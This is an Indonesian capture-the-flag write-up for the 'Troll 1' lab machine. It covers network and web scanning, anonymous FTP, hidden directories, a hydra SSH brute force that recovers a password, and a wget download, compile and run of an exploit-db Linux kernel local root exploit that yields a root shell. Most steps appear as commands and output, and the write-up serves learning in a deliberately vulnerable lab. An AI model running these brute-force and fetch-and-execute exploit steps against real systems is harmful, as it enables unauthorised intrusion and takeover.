

Troll 1

```
$ sudo netdiscover
```

```
Currently scanning: 172.26.164.0/16 | Screen View: Unique Hosts
```

104 Captured ARP Req/Rep packets, from 7 hosts. Total size: 6240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	24:58:6e:c0:5c:70	36	2160	zte corporation
192.168.1.4	f8:1a:67:09:bf:16	8	480	TP-LINK TECHNOLOGIES CO.,LTD.
192.168.1.2	ec:30:b3:98:9e:25	1	60	Xiaomi Communications Co Ltd
192.168.1.3	32:e2:2b:de:49:76	1	60	Unknown vendor
192.168.1.5	94:d3:31:4d:d6:df	1	60	Xiaomi Communications Co Ltd
192.168.1.9	08:00:27:d4:6e:f0	1	60	PCS Systemtechnik GmbH
192.168.1.7	7c:f9:0e:10:58:96	56	3360	Samsung Electronics Co.,Ltd

```
ip machine : 192.168.1.9
```

```
$ sudo nmap -sV -A 192.168.1.9
```

```
21/tcp open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw-  1 1000    0          8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 192.168.1.8
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 600
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
22/tcp open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d618d9ef75d31c29be14b52b1854a9c0 (DSA)
|   2048 ee8c64874439538c24fe9d39a9adeadb (RSA)
|   256  0e66e650cf563b9c678b5f56caae6bf4 (ECDSA)
|_  256 b28be2465ceffddc72f7107e045f2585 (ED25519)
80/tcp open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_ /secret
|_ http-server-header: Apache/2.4.7 (Ubuntu)
MAC Address: 08:00:27:D4:6E:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Setelah melakukan scanning port saya menemukan port 80 dan langsung saja saya kunjungi websitenya dan menemukan website dengan gambar troll




Karena ada image di website tersebut saya coba melakukan pengecekan gambar tersebut apakah ada clue dan ternyata nihil saya tidak menemukan apa apa

```
kali@kali ~/CTF/troll1 exiftool hacker.jpg
ExifTool Version Number      : 12.57
File Name                    : hacker.jpg
Directory                    : .
File Size                    : 49 kB
File Modification Date/Time   : 2014:08:10 06:03:43-04:00
File Access Date/Time        : 2023:07:10 08:03:34-04:00
File Inode Change Date/Time   : 2023:07:10 08:03:34-04:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                  : 1
Y Resolution                  : 1
Image Width                  : 407
Image Height                  : 405
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:4:4 (1 1)
Image Size                   : 407x405
Megapixels                   : 0.165
kali@kali ~/CTF/troll1 strings hacker.jpg
JFIF
```

Karena saya tidak mendapatkan apa apa di image tersebut, maka saya coba gunakan nikto untuk melakukan scanning terhadap website

```
kali@kali ~/CTF/troll1$ nikto -h 192.168.1.9
- Nikto v2.5.0
-----
+ Target IP:      192.168.1.9
+ Target Hostname: 192.168.1.9
+ Target Port:    80
+ Start Time:     2023-07-10 08:05:50 (GMT-4)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/secret/' is returned a non-forbidden or redirect HTTP code (2
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://develo
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8103 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:       2023-07-10 08:06:20 (GMT-4) (30 seconds)
-----
```

Dari informasi yang ada diatas saya langsung saja coba menuju /secret/ dan menemukan page baru lagi dengan gambar yang berbeda




Seperti step awal saya pun lakukan pengecekan terhadap image tersebut dan tidak mendapatkan apa apa

```
kali@kali ~/CTF/troll1 file troll.jpg
troll.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16,
kali@kali ~/CTF/troll1 exiftool troll.jpg
ExifTool Version Number      : 12.57
File Name                    : troll.jpg
Directory                   : .
File Size                    : 51 kB
File Modification Date/Time   : 2014:08:10 05:51:24-04:00
File Access Date/Time        : 2023:07:10 08:07:54-04:00
File Inode Change Date/Time   : 2023:07:10 08:07:49-04:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
Comment                      : CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 90.
Image Width                   : 720
Image Height                  : 450
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 720x450
Megapixels                    : 0.324
```


Karena saya nihil tidak mendapatkan apa apa dari dua page tersebut saya ingat bahwa ada service ftp, langsung saja saya login sebagai anonymous dan mendapatkan file lol.pcap

```
kali@kali ~/CTF/troll1 ftp 192.168.1.9
Connected to 192.168.1.9.
220 (vsFTPd 3.0.2)
Name (192.168.1.9:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38610|).
150 Here comes the directory listing.
-rwxrwxrwx  1 1000  0          8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||45794|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |*****| 8068          5.34 MiB/s   00:00 E
TA
226 Transfer complete.
8068 bytes received in 00:00 (2.82 MiB/s)
ftp> S
```


Lalu setelah saya buka di wireshark dan export objects saya menemukan file secret_stuff.txt





Setelah saya save dan saya coba baca teksnya saya menemukan sebuah clue yaitu



Dari teks diatas saya menemukan clue “sup3rs3cr3tdirlol” dan saya coba masukkan di url dan menemukan file roflmao



Index of /sup3rs3cr3tdirlol

Name	Last modified	Size	Description
 Parent Directory		-	
 roflmao	2014-08-11 18:45	7.1K	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.9 Port 80

Setelah saya cek file tersebut merupakan ELF saya coba eksekusi dan mendapatkan clue lagi

```
kali@kali ~/CTF/troll1 file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter
, for GNU/Linux 2.6.24, BuildID[sha1]=5e14420eaa59e599c2f508490483d959f3d2cf4f, not stripped
kali@kali ~/CTF/troll1 chmod +x roflmao
kali@kali ~/CTF/troll1 ./roflmao
Find address 0x0856BF to proceed
x kali@kali ~/CTF/troll1
```




Disini saya agak kebingungan dengan file roflmao ini saya kira saya perlu melakukan reverse dan menuju ke address yang diberikan, namun saya tidak mendapatkan apa apa

```
x kali@kali ~/CTF/troll1 radare2 roflmao
[0x08048320]> dr?rsp
[0x08048320]> s @ `afi. @ 0x0856BF`
0x08048320
[0x08048320]> use 0x0856BF
[0x08048320]> s 0x0856BF
[0x000856bf]>
[0x000856bf]>
[0x000856bf]>
[0x000856bf]> s*
f undo_0 @ 0x8048320
[0x000856bf]>
```

Lalu karena saya buntu saya coba untuk masukkan clue tersebut ke url dan ternyata bisa.


```
← → ↻ 🏠 🔒 192.168.1.9/0x0856BF/
📁 security 📁 programming 📁 job 📁 etc 🌐 phpMyAdmin 🌐 github 🌐 notion
```

Index of /0x0856BF

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 good_luck/	2014-08-12 23:59	-	
 this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.9 Port 80

Disini saya temukan file txt yang berupa wordlist,



Dari clue tersebut saya menemukan bahwa, folder ini berisikan password

Index of /0x0856BF/this_folder_contains_the_password

Name	Last modified	Size	Description
Parent Directory	-	-	-
Pass.txt	2014-08-09 23:18	12	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.9 Port 80

Setelah saya coba bruteforce menggunakan hydra, pertama saya gunakan isi dari file Pass.txt sebagai password namun tidak menemukan apa apa dan disini saya bingung, sampai saya sadar bahwa saya di troll password yang ada di folder ini merupakan nama dari file tersebut yaitu "Pass.txt"

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-10 09:10:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9  login: overflow  password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-10 09:10:52
kali@kali ~/CTF/troll1
```


Setelah login saya coba lakukan identifikasi awal

```
Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ whoami
overflow
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 athlon i686 GNU/Linux
$ sudo -l
[sudo] password for overflow:
Sorry, try again.
[sudo] password for overflow:
sudo: 1 incorrect password attempt
$ sudo -l
[sudo] password for overflow:
Sorry, user overflow may not run sudo on troll.
$
```

Dari sini saya coba cari exploit di linux 3.13 dan menemukan exploit yang pas "<https://www.exploit-db.com/exploits/37292>", langsung saja saya eksekusi di directory tmp

```
$ wget https://www.exploit-db.com/download/37292
--2023-07-10 06:16:26-- https://www.exploit-db.com/download/37292
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [application/txt]
Saving to: '37292'

100%[=====>] 5,119      --.-K/s   in 0s

2023-07-10 06:16:27 (1.85 GB/s) - '37292' saved [5119/5119]

$ ls
37292
$ mv 37292 exploit.c
$ gcc exploit.c -o exploit
$ ls
exploit exploit.c
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# pwd
/tmp
# ls /root
proof.txt
# cat /root/proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbdc
#
```